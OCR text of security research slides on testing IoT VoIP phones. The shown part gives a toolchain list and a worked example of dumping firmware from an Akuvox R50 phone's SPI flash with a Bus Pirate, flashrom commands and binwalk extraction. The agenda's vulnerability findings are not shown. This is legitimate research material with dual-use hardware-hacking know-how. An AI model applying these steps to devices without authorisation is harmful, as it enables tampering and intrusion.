
- Background
- IoT Hacking 101
- Findings
  - DOS, Weak Crypto, XSS, CSRF
  - Command Injection
  - Authentication Bypass
  - Memory Corruption
- Recommendations
- Responsible disc. experiences
- Summary


TOWN
HOLT'
BACKGROUND


Architecture and Attack Targets



Architecture and Attack Targets




Architecture and Attack Targets




METHODOLOGY


Abstract Methodology



Abstract Methodology




Toolchain


Setup VoIP Phone
Attach HTTP Proxy
Extract Firmware
Emulation
Webserver is Running
Web Pentesting
Static Analysis
Dynamic Analysis
ZAP, Burp Suite
IDA Pro, Ghidra
binwalk, yara
ropper, IDA rop Plugin
gdb, gdbserver, strace
mutiny, boofuzz, …
qemu



FIRMWARE ACCESS

Firmware Access for Software People

- Out of scope is desoldering of chips and complex hardware setup and probes




https://blog.quarkslab.com/flash-dumping-part-i.html



https://hackaday.com/wp-content/uploads/2017/01/dash-mitm.png


Firmware Access for Software People

- Download the firmware from vendor/manufacturer



- Only updates, diffs or patches available
- Encrypted images

- Get image from update traffic



- No update server, only manual

- Get image or files from the device

HW for Software People we used


- JTAGulator* by Joe Grand (presented at DC 21)
  - Find JTAG and UART interfaces
  - UART pass through (flexible voltage)
- Bus Pirate
  - UART, SPI, JTAG debugging
- μArt UART adapter**
- Raspberry Pi
- …

* http://www.grandideastudio.com/jtagulator/
** https://uart-adapter.com/

Examples: SPI

Chip on Device

Find Datasheet




Winbond W25Q64JV

Bus Pirate	Flash Chip	Description
CS #1	CS	Chip Select
MISO #2	DO (IO1)	Master In, Slave Out
3V3 #3	WP (IO2)	Write Protect
GND #4	GND	Ground
MOSI #5	DI (IO0)	Master Out, Slave In
CLK #6	CLK	SPI Clock
3V3 #7	HOLD (IO3)	Hold
3V3 #8	VCC	Supply

Connect Bus Pirate

Connected

- Akuvox R50 VoIP Phone with Bus Pirate connected



Dump it

- Flashrom* chip detection:

```
$ flashrom -p buspirate_spi:dev=/dev/ttyUSB0
```

- Flashrom dump:

```
$ flashrom -p buspirate_spi:dev=/dev/ttyUSB0 -c W25Q64.V -r firmw2.bin
```

- File extraction :

```
$ binwalk -eM firmw.bin
```

